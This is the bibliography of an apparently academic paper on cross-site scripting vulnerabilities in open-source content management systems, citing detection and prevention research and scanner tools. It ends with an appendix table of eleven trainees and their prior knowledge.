[13] CNET, http://download.cnet.com/WebCruiser-Web-Vulnerability-Scanner/3000-18510_4- 75064882.html, 17/June, 2014.

[14] Creativebloq, http://www.creativebloq.com/web-design/examples-wordpress-11121165, 20/May, 2014

[15] D. Balzarotti, M. Cova, V. Felmetsger, N. Jovanovic, E. Kirda, C. Kruegel, *et al.*, "Saner: Composing static and dynamic analysis to validate sanitization in web applications," in *Security and Privacy, 2008. SP 2008. IEEE Symposium on*, 2008, pp. 387-401.

[16] D. Flanagan, *JavaScript: the definitive guide*: " O'Reilly Media, Inc.", 2002.
[17] D. M. Jayamsakthi Shanmugam, "Cross Site Scripting-Latest developments and solutions: A survey," *Int. J. Open Problems Compt. Math,* vol. 1, 2008.
[18] D. Tsesmetzis, M. Solidakis, V. Stathopoulos, and N. Mitrou, "Distributed search in P2P networks through secure-authenticated content management systems (CMSs)," in *Peer-to-Peer Computing, 2004. Proceedings. Proceedings. Fourth International Conference on*, 2004, pp. 260-261.
[19] E. Athanasopoulos, " Modern Techniques for the Detection and Prevention of Web 2.0 Attacks" submitted in partial fulfillment of the requirements for the degree of Doctor Of Philosophy in computer science in the graduate division of the University of Crete, Heraklion, June 2011.
[20] E. Edelson, "Open-source blogs," *Computer Fraud & Security*, vol. 2005, pp. 8-10, 6// 2005.
[21] E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic, "Noxes: a client-side solution for mitigating cross-site scripting attacks," in *Proceedings of the 2006 ACM symposium on Applied computing*, 2006, pp. 330-337.
[22] E. Kirda, N. Jovanovic, C. Kruegel, and G. Vigna, "Client-side cross-site scripting protection," *Computers & Security,* vol. 28, pp. 592-604, 10// 2009.
[23] E. Ofuonye and J. Miller, "Securing web-clients with instrumented code and dynamic runtime monitoring," *Journal of Systems and Software,* vol. 86, pp. 1689-1711, 6// 2013.
[24] G. A. Di Lucca, A. R. Fasolino, M. Mastoianni, and P. Tramontana, "Identifying cross site scripting vulnerabilities in Web applications," in *Telecommunications Energy Conference, 2004. INTELEC 2004. 26th Annual International*, 2004, pp. 71-80.
[25] G. Wassermann and S. Zhendong, "Static detection of cross-site scripting vulnerabilities," in *Software Engineering, 2008. ICSE '08. ACM/IEEE 30th International Conference on*, 2008, pp. 171-180.
[26] http://Labs.securitycompass.com/index.php/explot-me/, February, 2014.
[27] I. Corona and G. Giacinto, "Detection of Server-side Web Attacks," in *WAPA*, 2010, pp. 160-166.
[28] IBM, http://www.ibm.com/developerworks/tivoli/library/s-csscript/, 30/August, 2014
[29] Imperva, http://www.imperva.com/resources/glossary/directory_traversal.html, 28/August, 2014
[30] J. John," *Information security*", processed by ACM Puplication, January 2006.
[31] J. Grossman, *XSS Attacks: Cross-site scripting exploits and defense*: Syngress, processed by Elsevier Limited, Oxford, , PP 448, 2007.
[32] J. Pascal, "Advantages of Joomla Content Management System," ed. Available at http://ezinearticles.com/?Advantagesof-Joomla-Content-Management-System&id=3854563, visited in 2014.

[33] J. Shanmugam and M. Ponnavaikko, "A solution to block Cross Site Scripting Vulnerabilities based on Service Oriented Architecture," in *Computer and Information Science, 2007. ICIS 2007. 6th IEEE/ACIS International Conference on*, 2007, pp. 861-866.

[34] Joomla magazine, http://magazine.joomla.org/issues/issue-july-2012/item/800-10-most-popular- websites-using-Joomla, 18/May ,2014.

[35] Joomla, http://www.joomla.org/about-joomla.html, 17/February, 2014.

[36] Joomla, http://www.joomla.org/core-features.html, 22/June, 2014

[37] K. Selvamani, A. Duraisamy, and A. Kannan, "Protection of Web Applications from Cross-Site Scripting Attacks in Browser Side," (IJCSIS) International Journal of computer Science and information Security, Vol.7, No, 3, *arXiv preprint arXiv:1004.1769,* 2010.

[38] L. K. Shar and H. B. K. Tan, "Automated removal of cross site scripting vulnerabilities in web applications," *Information and Software Technology,* vol. 54, pp. 467-478, 5// 2012.

[39] levelten Interactive," 2010 CMS Intelligence Report", Available: http://www.leveltendesign.com/files/CMSIR.pdf.

[40] M. I. P. Salas and E. Martins, "Security Testing Methodology for Vulnerabilities Detection of XSS in Web Services and WS-Security," *Electronic Notes in Theoretical Computer Science,* vol. 302, pp. 133-154, 2/25/ 2014.

[41] M. Johns, B. Engelmann, and J. Posegga, "XSSDS: Server-Side Detection of Cross-Site Scripting Attacks," in *Computer Security Applications Conference, 2008. ACSAC 2008. Annual*, 2008, pp. 335-344.

[42] M. M. Anwar, M. F. Zafar, and Z. Ahmed, "A Proposed Preventive Information Security System," in *Electrical Engineering, 2007. ICEE '07. International Conference on*, 2007, pp. 1-6.

[43] M. Meike, J. Sametinger, and A. Wiesauer, "Security in Open Source Web Content Management Systems," *Security & Privacy, IEEE,* vol. 7, pp. 44-51, 2009.

[44] M. Weingroff and S. Bhushan, "Tools for managing collaboration, communication, and website content development in a distributed digital library community," in *Digital Libraries, 2005. JCDL'05. Proceedings of the 5th ACM/IEEE-CS Joint Conference on*, 2005, pp. 401-401.

[45] M. White, *The Content management handbook*: Library Assn Pub Limited, 2005.

[46] Management Systems (CMSs)", Proceedings of the 4th International Conference on Peer-to-Peer Computing (P2P'04). 2004 IEEE, 2004.

[47] N. Jovanovic, C. Kruegel, and E. Kirda, "Pixy: A static analysis tool for detecting web application vulnerabilities," in *Security and Privacy, 2006 IEEE Symposium on*, 2006, pp. 6 pp.-263.

[48] Netsparker, https://www.netsparker.com/web-vulnerability-

scanner/vulnerability-security-checks-index/crosssite-scripting-xss/ ,20/ May, 2014.

[49] O. Hallaraker and G. Vigna, "Detecting malicious JavaScript code in Mozilla," in *Engineering of Complex Computer Systems, 2005. ICECCS 2005. Proceedings. 10th IEEE International Conference on*, 2005, pp. 85-94.

[50] OWASP, https://www.owasp.org/index.php/Cross-site_Scripting_(XSS), 2/May, 2014.

[51] P. Herzog, "Open-source security testing methodology manual," *Institute for Security and Open Methodologies (ISECOM)*, 2003.

[52] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna, "Cross Site Scripting Prevention with Dynamic Data Tainting and Static Analysis," in *NDSS*, 2007.

[53] Pcauthority, http://downloads.pcauthority.com.au/article/24063-netsparker_community_edition, 6/June, 2014.

[54] R. A. Martin, "Integrating your information security vulnerability management capabilities through industry standards (CVE&OVAL)," in *Systems, Man and Cybernetics, 2003. IEEE International Conference on*, 2003, pp. 1528-1533 vol.2.

[55] S. Christey and R. A. Martin, "Vulnerability type distributions in CVE," *Mitre report, May*, 2007. (version 1.1), http://cwe.mitre.org/documents/vuln-trends/index, 2014.

[56] S. K. Patel, V. R. Rathod, and J. B. Prajapati, "Comparative analysis of web security in open source content management system," in *Intelligent Systems and Signal Processing (ISSP), 2013 International Conference on*, 2013, pp. 344-349.

[57] S. K. Patel, V. R. Rathod, and S. Parikh, "Joomla, Drupal and WordPress - a statistical comparison of open source CMS," in *Trendz in Information Sciences and Computing (TISC), 2011 3rd International Conference on*, 2011, pp. 182-187.

[58] S. K. Patel, V. Rathod, and J. B. Prajapati, "Performance Analysis of Content Management Systems-Joomla, Drupal and WordPress," *International Journal of Computer Applications*, vol. 21, pp. 39-43, 2011.

[59] S. Kals, E. Kirda, C. Kruegel, and N. Jovanovic, "Secubat: a web vulnerability scanner," in *Proceedings of the 15th international conference on World Wide Web*, 2006, pp. 247-256.

[60] S. Shalini and S. Usha, "Prevention Of Cross-Site Scripting Attacks (XSS) On Web Applications In The Client Side," *International Journal of Computer Science Issues (IJCSI)*, vol. 8, 2011.

[61] SCIP, http://www.scip.ch/en/?vuldb.11111, 2/June, 2014.

[62] SCIP, http://www.scip.ch/en/?vuldb.12218, 2/June, 2014.

[63] T. C. Chieu, N. Thao, and Z. Liangzhao, "Secure Search of Private Documents in an Enterprise Content Management System," in *e-Business Engineering, 2007. ICEBE 2007. IEEE International Conference on*, 2007, pp. 105-112.

[64] V. K. Malviya, S. Saurav, and A. Gupta, "On Security Issues in Web

Applications through Cross Site Scripting (XSS)," in *Software Engineering Conference (APSEC, 2013 20th Asia-Pacific*, 2013, pp. 583-588.

[65] W. Alcorn, "Cross-site scripting viruses and worms – a new attack vector," *Network Security*, vol. 2006, pp. 7-8, 7// 2006.

[66] W. T. Verts, "Open source software," *World Book Online Reference Center*, 2008. Available on http://www. WordBookonline.com/wb/article?id=ar751706, February, 2014.

[67] Wikipedia, http://www.en.wikipedia.org/wiki/style_sheet_language, 15/June, 2014.

[68] Wikipedia,http://en.wikipedia.org/wiki/Object-oriented_programming, 17/February, 2014.

[69] WordPress, https://wordpress.org/about/features,22/ June, 2014.

[70] WordPress, http://en.support.wordpress.com/com-vs-org/ 22/Julay, 2014.

Appendix A

Table 1: information details about the training group

No.	Student Name	Student ID	studying	level	Previous related knowledge		
					CMS	Web Programming Languages	Security Issues
1	I. Bader	A9	Multimedia Deplume	2	0 %	70 %	10 %
2	S. Qassas	A2	Science	Graduate	0 %	20 %	10 %
3	H. Madhon	A3	Computer Engineer	Graduate	0 %	20 %	10 %
4	W. Oada	A4	Computer Engineer	Graduate	0 %	20 %	10 %
5	N. Halaq	A1	Computer Engineer	5	0 %	70 %	10 %
6	R. Hania	A5	Database Deplume	1	0 %	20 %	10 %
7	A. Oada	A6	Database Deplume	1	0 %	20 %	10 %
8	R. Amean	A7	Multimedia Deplume	2	0 %	50 %	10 %
9	A. Hijazi	A8	Architect Engineer	4	0 %	20 %	10 %
10	R. Kashef	A10	School student	11	0 %	20 %	10 %
11	A. Madhon	A11	School student	11	0 %	20 %	10 %
Total Percentage					**0 %**	**31.8 %**	**10 %**